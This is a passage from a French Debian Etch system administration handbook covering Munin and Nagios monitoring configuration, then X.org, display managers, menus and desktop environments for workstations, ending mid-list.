Ce logiciel permet de superviser de nombreuses machines, il emploie donc fort logiquement une architecture client/serveur. Une machine centrale — le grapheur — va collecter les données exportées par tous les hôtes à superviser, pour en faire des graphiques historiques.

Configuration des hôtes à superviser

La première étape consiste à installer le paquet `munin-node`. Ce dernier contient un démon qui écoute sur le port 4949 et qui renvoie toutes les valeurs collectées par l'ensemble des greffons actifs. Chaque greffon est un simple programme qui peut renvoyer une description des informations qu'il collecte ainsi que la dernière valeur constatée. Ils sont placés dans `/usr/share/munin/plugins/` mais seuls ceux qui sont liés dans `/etc/munin/plugins/` sont réellement employés.

L'installation initiale du paquet pré-configure une liste de greffons actifs en fonction des logiciels disponibles et de la configuration actuelle de la machine. Ce paramétrage automatique dépend d'une fonctionnalité intégrée à chaque greffon et il n'est pas toujours judicieux d'en rester là. À ce stade, il serait intéressant de pouvoir consulter la documentation de chaque greffon pour savoir ce qu'il fait, mais malheureusement il n'existe pas de documentation officielle. Cela dit, tous les greffons sont des scripts, souvent relativement simples et contenant quelques commentaires explicatifs. Il ne faut donc pas hésiter à faire le tour de `/etc/munin/plugins/` pour supprimer les greffons inutiles. De même, on peut activer un greffon intéressant repéré dans `/usr/share/munin/plugins/` avec une commande **`ln -sf /usr/share/munin/plugins/`*`greffon`*` /etc/munin/plugins/`**. Attention, les greffons dont le nom se termine par un tiret souligné (« _ ») sont particuliers, ils ont besoin d'un paramètre. Celui-ci doit être intégré dans le nom du lien symbolique créé (par exemple le greffon « if_ » sera installé avec un lien symbolique « `if_eth0` » pour surveiller le trafic sur l'interface réseau eth0).

Une fois tous les greffons correctement mis en place, il faut paramétrer le démon pour indiquer qui a le droit de récupérer ces valeurs. Cela s'effectue dans le fichier `/etc/munin/munin-node.conf` avec une directive « `allow` ». Par défaut, on trouve `allow ^127\.0\.0\.1$` qui n'autorise l'accès qu'à l'hôte local. Il convient de rajouter une ligne similaire contenant l'adresse IP de la machine qui va assumer le rôle de grapheur puis de relancer le démon avec **`invoke-rc.d munin-node restart`**.

POUR ALLER PLUS LOIN **Créer ses propres greffons**

À défaut d'avoir de la documentation pour les greffons existants, Munin dispose d'une documentation plus conséquente sur le fonctionnement théorique de ces greffons et sur la manière d'en développer de nouveaux.

▸ http://munin.projects.linpro.no/wiki/Documentation

Lorsque le greffon est appelé avec le paramètre `config`, il renvoie un ensemble de champs le décrivant, exemple :

```
$ /usr/share/munin/plugins/load config graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
load.warning 10
load.critical 120
graph_info The load average of the machine describes how many
➥ processes are in the run-queue (scheduled to run
➥ "immediately").
load.info Average load for the five minutes.
```

Les différents champs qu'il est possible de renvoyer sont décrits sur une page web décrivant le « protocole de configuration ».

▸ http://munin.projects.linpro.no/wiki/protocol-config

Lorsque le greffon est appelé sans paramètre il renvoie simplement les dernières valeurs associées ; ainsi l'exécution de **`/usr/share/munin/plugins/load`** retourne par exemple `load.value 0.12`.

Enfin, lorsque le greffon est appelé avec `autoconf` comme paramètre, il renvoie « yes » (avec un code retour à 0) ou « no » (avec un code de retour à 1) pour signifier si oui ou non le greffon devrait être activé sur cette machine.

Pour vérifier que le greffon fonctionne correctement il est possible de le lancer dans les mêmes conditions que munin-node le ferait en exécutant **`munin-run`** ***`greffon`*** en tant qu'utilisateur root. Le deuxième paramètre éventuel (comme `config`) est réemployé comme paramètre lors de l'exécution du greffon.

Configuration du grapheur

Par grapheur, on entend simplement la machine qui va collecter les données et générer les graphiques correspondants. Le paquet correspondant à installer est `munin`. La configuration initiale du paquet lance **`munin-cron`** toutes les 5 minutes. Ce dernier collecte les données depuis toutes les machines listées dans `/etc/munin/munin.conf` (uniquement l'hôte local par défaut), stocke les historiques sous forme de fichiers RRD (*Round Robin Database* est un format de fichier adapté au stockage de données variant dans le temps) dans `/var/lib/munin/` et régénère une page HTML avec des graphiques dans `/var/www/munin/`.

Il faut donc éditer `/etc/munin/munin.conf` pour y rajouter toutes les machines à surveiller. Chaque machine se présente sous la forme d'une section complète portant son nom et contenant une entrée « address » qui indique l'adresse IP de la machine à superviser.

```
[ftp.falcot.com]
  address 192.168.0.12
  use_node_name yes
```

Les sections peuvent être plus élaborées et décrire des graphiques supplémentaires à créer à partir de la combinaison de données provenant de plusieurs machines. On peut s'inspirer des exemples fournis dans le fichier de configuration.

Enfin, la dernière étape consiste à publier les pages générées. Il faut configurer votre serveur web pour que l'on puisse accéder au contenu de `/var/www/munin/` par l'intermédiaire d'un site web. On choisira généralement de restreindre l'accès soit à l'aide d'un système d'authentification, soit en fournissant une liste d'adresses IP autorisées à consulter ces informations. La section traitant de Apache (page 230) fournit les explications nécessaires.

Mise en œuvre de Nagios

Contrairement à Munin, Nagios ne nécessite pas forcément d'installer quoi que ce soit sur les machines à superviser. En effet, il est fréquemment employé simplement pour vérifier la disponibilité de certains services réseau. Par exemple, Nagios peut se connecter à un serveur web et vérifier qu'il peut récupérer une page web donnée dans un certain délai.

Installation

Deux versions de Nagios sont actuellement disponibles dans Debian *Etch*, la version 1.4 (paquets `nagios-text`, `nagios-pgsql` ou `nagios-mysql`) et la version 2.6 (paquet `nagios2`). Nous traiterons de cette dernière.

La première étape est donc d'installer les paquets `nagios2`, `nagios-plugins` et `nagios2-doc`. Une fois cela effectué, l'interface web de Nagios est d'ores et déjà configurée et un premier utilisateur `nagiosadmin` (dont le mot de passe vient d'être saisi) peut y accéder. Il est possible d'ajouter d'autres utilisateurs en les insérant dans le fichier `/etc/nagios2/htpasswd.users` à l'aide de la commande **`htpasswd`** de Apache.

En se connectant sur `http://`*`serveur`*`/nagios2/`, on découvre l'interface web et l'on peut constater que Nagios surveille déjà certains paramètres de la machine sur laquelle il fonctionne. Cependant, en essayant d'utiliser certaines fonctionnalités interactives comme l'ajout de commentaires concernant un hôte, on constate qu'elles ne fonctionnent pas. Par défaut, Nagios est effectivement configuré de manière très restrictive (pour plus de sécurité) et ces fonctionnalités sont désactivées.

En consultant `/usr/share/doc/nagios2/README.Debian` on comprend qu'il faut éditer `/etc/nagios2/nagios.cfg` et positionner le paramètre

`check_external_commands` à « 1 ». Puis il faut changer les permissions d'écriture sur un répertoire employé par Nagios avec ces quelques commandes :

```
# /etc/init.d/nagios2 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios2/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios2
# /etc/init.d/nagios2 start
[...]
```

Configuration

L'interface web de Nagios est relativement plaisante, mais elle ne permet pas de le configurer. Il n'est pas possible d'ajouter des hôtes et des services à surveiller. Toute la configuration de ce logiciel s'effectue par un ensemble de fichiers de configuration référencés par le fichier de configuration central `/etc/nagios2/nagios.cfg`.

Avant de plonger dans ces fichiers de configuration, il faut se familiariser avec les concepts de Nagios. La configuration liste un ensemble d'objets de différents types :

- un hôte (*host*) est une machine du réseau que l'on souhaite surveiller ;
- un *hostgroup* est un ensemble d'hôtes que l'on souhaite regrouper pour un affichage plus clair ou pour factoriser des éléments de configuration ;
- un service est un élément à tester qui concerne un hôte ou un groupe d'hôtes. En général, il s'agit effectivement de vérifier le fonctionnement de « services » réseau, mais il peut s'agir de vérifier que des paramètres soient dans un intervalle acceptable (comme l'espace disque ou la charge CPU) ;
- un *servicegroup* est un ensemble de services que l'on souhaite regrouper dans l'affichage ;
- un *contact* est une personne qui peut recevoir des alertes ;
- un *contactgroup* est un ensemble de contacts à avertir ;
- une *timeperiod* est une plage horaire pendant laquelle certains services doivent être vérifiés ;
- une commande (*command*) est une ligne de commande à exécuter pour tester un service donné.

Chaque objet a un certain nombre de propriétés (selon son type) qu'il est possible de personnaliser. Une liste exhaustive serait trop longue, mais les relations entre ces objets sont les propriétés les plus importantes.

Un *service* emploie une *commande* pour vérifier l'état d'une fonctionnalité sur un *hôte* ou un *groupe d'hôtes* dans une *plage horaire* donnée. En cas de problèmes, Nagios envoie une alerte à tous les membres du *contactgroup*

associé au service défaillant. Chaque membre est alerté selon les modalités précisées dans son objet *contact* correspondant.

Une fonctionnalité d'héritage entre les objets permet de partager facilement un ensemble de propriétés entre un grand nombre d'objets, tout en évitant une duplication de l'information. Par ailleurs, la configuration initiale comporte un certain nombre d'objets standards, et dans la plupart des cas, il suffit de définir de nouveaux hôtes, services et contacts en héritant des objets génériques prédéfinis. La lecture des fichiers de `/etc/nagios2/conf.d/` permet de se familiariser avec ceux-ci.

Voici la configuration employée par les administrateurs de Falcot :

EXEMPLE Fichier /etc/nagios2/conf.d/falcot.cfg

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-by-email
    host_notification_commands      host-notify-by-email
    register                        0 ; Template only
}
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}

define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
}

define host{
    use                   generic-host ; Name of host template to use
    host_name             www-host
    alias                 www.falcot.com
    address               192.168.0.5
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}
```

```
define host{
    use                     generic-host ; Name of host template to use
    host_name               ftp-host
    alias                   ftp.falcot.com
    address                 192.168.0.6
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}

# commande 'check_ftp' avec paramètres personnalisés
define command{
    command_name            check_ftp2
    command_line            /usr/lib/nagios/plugins/check_ftp -H
                              ➥ $HOSTADDRESS$ -w 20 -c 30 -t 35
}

# Service générique à Falcot
define service{
    name           falcot-service
    use           generic-service
    contact_groups          falcot-admins
    register  0
}
# Services à vérifier sur www-host
define service{
    use  falcot-service
    host_name               www-host
    service_description     HTTP
    check_command           check_http
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTPS
    check_command           check_https
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     SMTP
    check_command           check_smtp
}
# Services à vérifier sur ftp-host
define service{
    use                     falcot-service
    host_name               ftp-host
    service_description     FTP
    check_command           check_ftp2
}
```

Ce fichier de configuration définit deux hôtes à surveiller. Le premier concerne le serveur web de Falcot, on y surveille le fonctionnement du serveur web sur le port HTTP (80) et sur le port HTTP sécurisé (443). On vérifie également qu'un serveur SMTP est accessible sur son port 25.

Le second concerne le serveur FTP et l'on vérifie qu'on obtient une réponse en moins de 20 secondes. Au-delà de ce délai, une mise en garde (*warning*) est générée et, au delà de 30 secondes, une alerte critique. En se rendant sur l'interface web, on peut se rendre compte que le service SSH est également surveillé : cette surveillance est due à l'appartenance des hôtes au groupe `ssh-servers`. Le service standard correspondant est défini dans `/etc/nagios2/conf.d/services_nagios2.cfg`.

On peut noter l'usage de l'héritage : pour hériter d'un autre objet on emploie la propriété « use *nom-parent* ». Pour identifier un objet dont on veut hériter, il faut lui attribuer une propriété « name *identifiant* ». Si l'objet parent n'est pas un objet réel, mais qu'il est uniquement destiné à servir de rôle de parent, on lui ajoute la propriété « register 0 » qui indique à Nagios de ne pas le considérer et donc d'ignorer l'absence de certains paramètres normalement requis.

POUR ALLER PLUS LOIN **Tests distants avec NRPE**

De nombreux greffons de Nagios permettent de vérifier l'état de certains paramètres locaux d'une machine. Si l'on souhaite effectuer ces vérifications sur de nombreuses machines tout en centralisant les résultats sur une seule installation, il faut employer le greffon NRPE (*Nagios Remote Plugin Executor*). On installe `nagios-nrpe-plugin` sur le serveur Nagios et `nagios-nrpe-server` sur les machines sur lesquels on veut exécuter certains tests locaux. Ce dernier se configure par le biais du fichier `/etc/nagios/nrpe.cfg`. On y indique les tests que l'on peut démarrer à distance ainsi que les adresses IP des machines qui sont autorisées à les déclencher. Du côté de Nagios, il suffit de rajouter les services correspondants en faisant appel à la nouvelle commande *check_nrpe*.

DOCUMENTATION

Liste des propriétés des objets

Pour avoir une meilleure idée des nombreuses possibilités de paramétrage de Nagios, il faut consulter la documentation fournie par le paquet `nagios2-doc`. Elle est directement accessible depuis l'interface web via le lien « Documentation » en haut à gauche. On y trouve notamment une liste exhaustive des différents types d'objet avec toutes les propriétés que l'on peut leur affecter. Il est également expliqué comment créer de nouveaux greffons.

chapitre 13


Bitstream Vera
Courrier entrant pour
Affichage
Aller à
Messages
Adresses
Voir :
Tous
Sujet
Compte personnel
Courrier entrant
Dossiers locaux
Corbeille
Relever
Écrire
Adresses
Dossiers
Compte personnel
Le sujet ou l'expéditeur contient

Station de travail

Les divers déploiements concernant les serveurs maintenant achevés, les administrateurs peuvent se charger des stations de travail individuelles et créer une configuration type.

SOMMAIRE

MOTS-CLÉS

- Station de travail
- Bureau graphique
- Bureautique
- X.org

Configuration du serveur X11

La phase de configuration initiale de l'interface graphique est toujours un peu délicate ; il arrive fréquemment qu'une carte vidéo très récente ne fonctionne pas avec la version de X.org livrée dans la version stable de Debian. Par ailleurs, il n'est pas toujours facile de choisir le bon pilote.

Rappelons que X.org est la brique logicielle de base qui permet aux applications graphiques d'afficher leur fenêtre sur l'écran. Il inclut le pilote de la carte graphique qui permet d'en tirer le meilleur parti, mais aussi une interface standardisée (*X11*, en version *X11R7.1* sous *Etch*) pour les fonctionnalités mises à disposition des applications graphiques.

Détection automatique

La configuration de X.org se gère par une interface **debconf** associée au paquet `xserver-xorg`. Il s'agit du serveur X générique exploité par les versions 7.x de X.org. Ce serveur modulaire dispose d'une collection de pilotes pour gérer les différents modèles de carte vidéo.

Lors de sa première exécution, le script **debconf** essaie de deviner les valeurs adéquates pour les différents paramètres de configuration, mais par la suite, et comme tous les scripts **debconf**, il propose la dernière valeur sélectionnée. Pour déterminer ces valeurs, il exploite les utilitaires **discover**, **mdetect** et **read-edid** (ce dernier existe uniquement sur architecture i386). Si ces programmes n'étaient pas disponibles lors de la première invocation du script, les valeurs sélectionnées par défaut seront des valeurs passe-partout aux performances limitées (cas du pilote VESA pour la carte graphique) ou un choix arbitraire de la configuration la plus probable (souris PS/2 de base). C'est pourquoi il peut être intéressant d'exécuter manuellement les programmes d'auto-détection pour repérer les valeurs les plus probables à utiliser si après la première configuration l'interface graphique ne démarre pas.

La valeur la plus importante est sans nul doute celle qui indique le pilote vidéo à utiliser. On l'obtient aisément avec la commande **discover --data-path=xfree86/server/device/driver display**. On pourra aussi détecter automatiquement la souris avec **mdetect -x**. Pour une meilleure détection des souris PS/2 et série, il est recommandé de déplacer l'engin pendant l'exécution du programme **mdetect**. Enfin, les caractéristiques de l'écran seront données par le biais du protocole DDC (s'il est géré par votre carte graphique et par votre écran) ; vérifiez-le en exécutant **get-edid | parse-edid**. Si votre sous-ensemble vidéo ne comprend pas DDC, vous en serez averti par des messages d'erreur sur la console (voir exemple ci-après).

PERSPECTIVE **X11, XFree86 et X.org**

X11 est le système graphique utilisé par la plupart des systèmes apparentés à Unix (mais également disponible sous Windows et Mac OS, bien que ce ne soit pas le système natif). Il s'agit principalement d'une spécification pour un protocole, mais le terme recouvre également sa mise en œuvre.
Après un début assez chaotique, les années 90 ont vu émerger la prédominance de XFree86 comme mise en œuvre de référence. C'était en effet un logiciel portable, libre, et maintenu de manière collaborative ; mais les évolutions restaient limitées sur la fin (elles se cantonnaient généralement à l'ajout de nouveaux pilotes de périphériques). Cet état de fait, ainsi qu'un changement de licence qui était loin de faire l'unanimité, ont conduit au début du *fork* X.org en 2004. Debian *Sarge*, bien que publiée en 2005, incluait encore XFree86 (X.org n'ayant pas encore été suffisamment stabilisé) ; *Etch* propose désormais la nouvelle mise en œuvre de référence, X.org, en version 7.1.

COMPLÉMENTS **Autres serveurs X**

Dans quelques situations très rares, le serveur X à employer n'est pas `xserver-xorg` ; c'est notamment le cas si le serveur X de la carte vidéo est fourni par le fabricant lui-même ou pour les cartes vidéo tellement anciennes que le seul pilote encore disponible est un serveur X datant de la version 3.x de XFree86. L'emploi de ces serveurs peut provoquer d'autres problèmes, notamment au niveau de la syntaxe du fichier de configuration de X.org.

```
# discover --data-path=xfree86/server/device/driver display
ati
# mdetect -x
/dev/psaux
PS/2
# get-edid | parse-edid >config-ecran.txt
[ ... ]
parse-edid: EDID checksum failed - data is corrupt. Continuing anyway.
parse-edid: first bytes don't match EDID version 1 header
parse-edid: do not trust output (if any).
```

Script de configuration

Avant de débuter la configuration, il est bon d'avoir à proximité — en plus des informations auto-détectées — les manuels de la carte vidéo et de l'écran pour y contrôler les résolutions et les fréquences de rafraîchissement maximales possibles.

COMPLÉMENTS **Pilote propriétaire**

Certains fabricants de cartes graphiques (comme nVidia et, jusqu'à récemment, ATI) refusent de donner les spécifications nécessaires à la création de bons pilotes libres. En revanche, ils fournissent des pilotes propriétaires qui permettent malgré tout d'employer leur matériel. Cette politique est à combattre car le pilote fourni — s'il existe — est souvent de moins bonne qualité, et surtout ne suit pas les mises à jour de X.org, ce qui peut vous empêcher d'utiliser la dernière version disponible. Nous ne pouvons que vous encourager à boycotter de tels fabricants et à vous tourner vers des concurrents plus coopératifs.

Si vous êtes malgré tout le malheureux propriétaire d'une de ces cartes, vous trouverez les paquets nécessaires dans la section *non-free* : `nvidia-glx` pour nVidia et `fglrx-driver` pour ATI. Dans les deux cas, il faut des modules noyau correspondants. L'installation des pilotes ci-dessus entraîne l'installation des modules (cas de nVidia) ou des sources permettant de les compiler (cas de ATI).

Il existe un projet de pilote libre pour les cartes nVidia, le projet « nouveau », mais il n'est en l'état pas encore réellement utilisable.

Pour reconfigurer l'interface graphique après l'installation initiale, il convient d'exécuter **`dpkg-reconfigure xserver-xorg`**, qui produit une foule de questions et qui finit par régénérer le fichier de configuration `/etc/X11/xorg.conf`. La plupart des valeurs par défaut conviennent, mais certaines méritent que l'on s'y attarde. Concernant le choix du serveur X à employer, on répondra `xserver-xorg`. Pour le pilote de la carte vidéo, le choix le plus sage est de reprendre le pilote détecté par la commande **`discover`**. À défaut d'un pilote adéquat, on peut employer `vesa` qui convient pour la quasi-totalité des cartes vidéo du monde du PC. En règle générale, on trouve un pilote par constructeur ou *chipset* vidéo (le composant électronique central de la carte vidéo) : `ati` pour ATI, `mga` pour Matrox, `nv` pour nVidia, etc.

Configuration du clavier

Les questions portant sur le clavier proposent pour la plupart des réponses par défaut convenables. Pensez à préciser `pc105` si votre clavier possède les touches Windows. N'oubliez pas non plus d'indiquer qu'il s'agit d'un clavier AZERTY en précisant la disposition de touches (*keyboard layout* en anglais) `fr`.

Configuration de la souris

COMPLÉMENTS **Souris USB**

Le fichier de configuration de X.org généré inclut systématiquement `/dev/input/mice` comme périphérique de souris supplémentaire (et optionnel). Cela prend en charge les souris USB.

Les questions portant sur la souris devraient reprendre les réponses suggérées par **`mdetect`**. Le port de la souris est souvent */dev/psaux* ; son type est fréquemment *PS/2*. Les utilisateurs d'un noyau 2.6.x (c'est-à-dire tous les utilisateurs de Debian *Etch*, puisque les noyaux 2.4.x ne sont plus officiellement supportés) peuvent systématiquement répondre */dev/input/mice* et *ImPS/2* à cette question. L'émulation du troisième bouton est recommandée pour les souris n'en comptant que deux. De même, la prise en charge de la molette peut être activée sans crainte même si la souris réelle n'en a pas.

Configuration de l'écran

Les dernières questions importantes concernent l'écran. Il faut préciser s'il s'agit ou non d'un écran LCD. Les utilisateurs d'écrans plats et de portables doivent répondre « oui » à cette question. Trois modes différents décrivent ensuite les caractéristiques de l'écran : Simple, Moyen et Expert. Le mode Simple demande uniquement la taille réelle de l'écran et n'est disponible que pour les écrans cathodiques — les réglages déduits seront probablement sous-optimaux pour les écrans de bonne qualité. Le mode Moyen permet de choisir dans une liste de résolutions et de fréquences de rafraîchissement celles qui conviennent au mieux pour l'écran. Le mode Expert permet de spécifier séparément les intervalles de fréquences de rafraîchissement horizontale et verticale. Le mode Moyen est le meilleur compromis entre simplicité de saisie et optimisation de la configuration de l'écran. Il faut ensuite choisir le couple résolution/fréquence de rafraîchissement le plus proche de la configuration maximum décrite dans le manuel de l'écran (il est désormais très rare que la carte vidéo soit le facteur limitant mais cela peut encore arriver ; c'est pourquoi il est bon de vérifier que la carte vidéo supportera également ce mode). Enfin, il faut indiquer les résolutions que le serveur X pourra utiliser. En spécifiant une résolution plus grande que la résolution maximale de l'écran, on obtient un écran virtuel dont seule une partie sera affichée. Il est en général recommandé de choisir la résolution maximum de l'écran ainsi que les résolutions inférieures prises

en charge. Cela permet à certaines applications de changer la résolution de l'interface graphique à la volée et d'exploiter une résolution plus adaptée. C'est le cas de certains jeux vidéo ou des programmes qui permettent de regarder la télévision en plein écran.

Personnalisation de l'interface graphique

Choix d'un gestionnaire d'écran (display manager)

L'interface graphique n'est qu'un espace d'affichage... Si on se contente d'y exécuter le serveur X, l'écran restera désespérément vide. C'est pourquoi on installe habituellement un gestionnaire d'écran (*display manager*) affichant un écran d'authentification de l'utilisateur et exécutant ensuite son bureau graphique habituel. Les principaux gestionnaires d'écrans sont `gdm` (*GNOME Display Manager*), `kdm` (*KDE Display Manager*) et `xdm` (*X Display Manager*). Les administrateurs de Falcot SA ont retenu **`gdm`** puisqu'il s'associe logiquement à GNOME, le bureau graphique retenu. Le fichier `/etc/gdm/gdm.conf` compte de nombreuses options de configuration, mais toutes sont bien commentées. La plupart portent des valeurs par défaut qui conviennent relativement bien au cas des PC de bureau de Falcot SA.

Les quelques changements effectués permettent d'améliorer l'aspect visuel de l'écran d'accueil et donnent la possibilité à l'utilisateur d'éteindre et de redémarrer la machine sans connaître le mot de passe administrateur. Ces changements se traduisent dans le fichier de configuration par les entrées suivantes :

```
Greeter=/usr/bin/gdmgreeter
SystemMenu=true
SecureSystemMenu=false
Welcome=Bienvenue sur %s
Use24Clock=true
UseCirclesInEntry=true
GraphicalTheme=happygnome
```

Choix d'un gestionnaire de fenêtres

Chaque bureau graphique étant accompagné de son propre gestionnaire de fenêtres, le choix du premier implique habituellement celui du second. GNOME emploie ainsi **`metacity`** tandis que KDE exploite **`kwm`** (*KDE Window Manager*). De même, XFce (présenté dans une prochaine section) dispose de **`XFwm`**. La philosophie Unix autorise toujours

B.A.-BA Gestionnaire de fenêtres

Fidèle à la tradition Unix de ne faire qu'une chose mais de la faire bien, le gestionnaire de fenêtres affiche les cadres des fenêtres des différentes applications en cours de fonctionnement, ce qui inclut les bordures et la barre de titre. Il offre donc également les fonctionnalités de réduction, restauration, maximisation et masquage des fenêtres. La plupart des gestionnaires de fenêtres gèrent également un menu qui s'obtient en cliquant d'une certaine manière sur le bureau, et qui permet de quitter la session, de démarrer de nouvelles applications, et parfois de changer de gestionnaire de fenêtres.

d'employer le gestionnaire de fenêtres de son choix, mais suivre les recommandations permet de profiter au mieux des efforts d'intégration effectués par chacun des projets.

Il se peut cependant que certains ordinateurs trop anciens supportent mal la lourdeur des bureaux graphiques ; dans ce cas, une configuration plus légère peut être envisagée. Parmi les gestionnaires de fenêtres correspondant à cette description, citons WindowMaker (paquet `wmaker`), Afterstep, fvwm, icewm ou encore blackbox. Dans ce cas, il peut être intéressant d'indiquer au système quel gestionnaire de fenêtres privilégier. Pour cela, il est possible de modifier le choix **`x-window-manager`** grâce à la commande **`update-alternatives --config x-window-manager`**.

SPÉCIFICITÉ DEBIAN Les choix (alternatives)

La charte Debian définit un certain nombre de commandes standards capables d'effectuer une action prédéfinie. Ainsi, la commande **`x-window-manager`** invoque un gestionnaire de fenêtres. Au lieu d'affecter cette commande à un gestionnaire de fenêtres pré-sélectionné, Debian permet à l'administrateur de l'associer au gestionnaire de son choix.
Chaque gestionnaire de fenêtres s'enregistre comme un choix valable pour **`x-window-manager`** et fournit une priorité associée. Celle-ci permet de sélectionner automatiquement le meilleur gestionnaire de fenêtres installé en l'absence d'un choix explicite de l'administrateur.
C'est le script **`update-alternatives`** qui est utilisé à la fois par les paquets pour s'enregistrer comme un choix et par l'administrateur pour modifier le logiciel sur lequel la commande symbolique pointe (**`update-alternatives --config`** ***`commande-symbolique`***). Chaque commande symbolique pointe en réalité vers un lien symbolique contenu dans le répertoire `/etc/alternatives/`, modifié par la commande **`update-alternatives`** au gré des mises à jour et des requêtes de l'administrateur. Si un paquet fournissant un choix est désinstallé, c'est le choix de priorité suivante qui le remplace.
Toutes les commandes symboliques existantes ne sont pas explicitées par la charte Debian, et certains responsables de paquets Debian ont délibérément choisi d'employer ce mécanisme dans d'autres cas moins standards où il apportait une souplesse appréciable (citons par exemple **`x-www-browser`**, **`www-browser`**, **`cc`**, **`c++`**, **`awk`**, etc.).

Gestion des menus

Les bureaux modernes et de nombreux gestionnaires de fenêtres disposent de menus donnant la liste des applications accessibles à l'utilisateur. Pour avoir des menus à jour correspondant aux applications réellement disponibles, Debian a créé une base centrale où chaque nouvelle application s'enregistre. Chaque nouveau paquet installé s'ajoute dans cette base et ordonne au système de mettre à jour les différents menus. Cette infrastructure est offerte par le paquet **`menu`**.

Chaque paquet disposant d'une application à insérer dans le système de menus dépose un fichier dans le répertoire `/usr/share/menu/`. Ce fichier décrit les capacités de l'application (graphique ou non, etc.) et l'emplacement qui lui convient le mieux dans la hiérarchie. Le script de post-instal-

lation du même paquet appellera **`update-menus`** qui se chargera de mettre à jour tous les fichiers nécessaires — mais cette commande ne peut pas connaître tous les types de menus disponibles parmi les applications installées. Chaque paquet intégrant un tel menu dans l'une de ses applications doit donc fournir un fichier exécutable qui recevra en entrée les différents éléments composant le menu, à charge pour lui de transformer ces informations en éléments exploitables par l'application contenant le menu. Ces filtres sont installés dans le répertoire `/etc/menu-methods/`.

L'administrateur peut également intervenir dans le processus pour influencer les menus générés. La première de ses prérogatives est de pouvoir supprimer un élément du menu même si le logiciel correspondant est installé. Il suffit pour cela qu'il place dans `/etc/menu/` un fichier vide portant le nom du paquet dont il souhaite supprimer les entrées. Il peut également réorganiser le menu en changeant le nom de certaines de ses sections ou en en regroupant quelques-unes. Il dispose pour cela du fichier `/etc/menu-methods/translate_menus` (qui contient des exemples dans ses commentaires). Enfin, il peut ajouter des éléments au menu pour donner un accès à des programmes installés manuellement ou pour exécuter une commande de son choix (comme démarrer un navigateur web sur une page particulière). Ces éléments supplémentaires sont décrits par des fichiers `/etc/menu/local.`*`element`*, qui suivent le même format que tous les autres fichiers disponibles dans le répertoire `/usr/share/menu/`.

POUR ALLER PLUS LOIN

Standardisation des menus

Debian dispose de son propre système de menus, mais aussi bien GNOME que KDE ont initialement développé leur propre solution pour gérer leurs menus respectifs. Les deux projets ont cependant décidé de standardiser le format de ces menus — ou plutôt des fichiers `.desktop` représentant les éléments des menus — sous l'égide du projet FreeDesktop.org.

▸ http://www.freedesktop.org/

Les développeurs Debian ont suivi ce projet de près, et ces fichiers `.desktop` sont pleinement supportés par les outils Debian.

Bureaux graphiques

Le domaine des bureaux graphiques connaît deux grandes familles de logiciels : GNOME et KDE, tous deux très populaires. C'est un phénomène que l'on ne retrouve pas dans tous les domaines du logiciel libre ; les concurrents d'Apache ne sont ainsi que des serveurs web marginaux.

Cette diversité a une origine historique, KDE fut le premier projet de bureau graphique mais son choix de la bibliothèque graphique Qt ne convenait pas à tous. À l'époque, Qt n'était pas encore un logiciel libre et GNOME a rapidement démarré en optant pour la bibliothèque graphique GTK+. Depuis, les projets évoluent en parallèle. Qt est depuis devenu libre, mais ces deux projets n'ont pas fusionné.

Ils collaborent cependant : par l'intermédiaire de FreeDesktop.org, ils ont défini des normes favorisant l'interopérabilité entre les différentes applications.

Nous ne nous aventurerons pas à répondre à l'épineuse question du choix du bureau graphique : ce chapitre passe rapidement en revue les différentes

possibilités, et fournit des éléments de réflexion sur le sujet. Il est toujours préférable d'essayer les différentes possibilités avant d'en adopter une.

GNOME

Debian *Etch* contient la version 2.14 de GNOME, qui s'installe simplement par la commande **`apt-get install gnome-desktop-environment`** (et qui est automatiquement installée par la tâche « Environnement graphique de bureau »).

GNOME est intéressant de par ses efforts dans le domaine de l'ergonomie et de l'accessibilité. Des professionnels du design ont en effet rédigé des normes pour aider les développeurs à créer des interfaces graphiques satisfaisantes. Le projet est en outre encouragé par des grands acteurs de l'informatique comme Hewlett-Packard, Sun et Novell, sans oublier des distributions Linux. Enfin, un grand nombre de langages de programmation sont exploitables pour développer des applications s'intégrant à GNOME.

La réalisation de toute cette infrastructure a pris beaucoup de temps au projet GNOME, qui donne parfois l'impression d'une maturité moins aboutie que celle de KDE. L'ergonomie et l'accessibilité n'ont fait que récemment l'objet d'une attention particulière, et on n'en perçoit les bénéfices que depuis les dernières versions de l'environnement.

Pour les administrateurs, GNOME semble être mieux préparé à des déploiements massifs. La configuration des applications est gérée par GConf, une sorte de base de registres interrogeable et modifiable par l'utilitaire en ligne de commande **`gconftool-2`**. L'administrateur peut donc modifier la configuration des utilisateurs par un simple script. Le site web ci-contre regroupe toutes les informations qui peuvent intéresser un administrateur en charge de stations employant GNOME.

▸ http://www.gnome.org/learn/admin-guide/latest/

KDE

La version 3.5.5 de KDE, intégrée à Debian *Etch*, s'installe facilement avec la commande **`apt-get install kde`**.

KDE a évolué rapidement en suivant une approche très pragmatique ; ses auteurs ont très rapidement obtenu d'excellents résultats, ce qui leur a permis de mettre en place une importante base d'utilisateurs... contribuant elle-même à la qualité du projet. Globalement, KDE est un bureau graphique parfaitement mûr, disposant d'une très large palette d'applications.

Depuis la publication de Qt 4.0, le dernier problème de licence concernant KDE est résolu. Cette dernière est en effet soumise à la licence GPL aussi bien sous Linux que sous Windows (alors qu'auparavant la version Windows disposait d'une licence spécifique qui n'était pas libre). Notons enfin que le langage C++ est obligatoire pour développer une application KDE.

Xfce et autres

Xfce est un bureau graphique simple et allégé qui convient parfaitement aux ordinateurs limités en ressources. Il s'installe avec la commande **`apt-get install xfce4`**.

Contrairement à GNOME et KDE, Xfce ne fournit pas une importante famille d'applications. Il se contente d'intégrer quelques utilitaires indispensables :

- un gestionnaire de fichiers ;
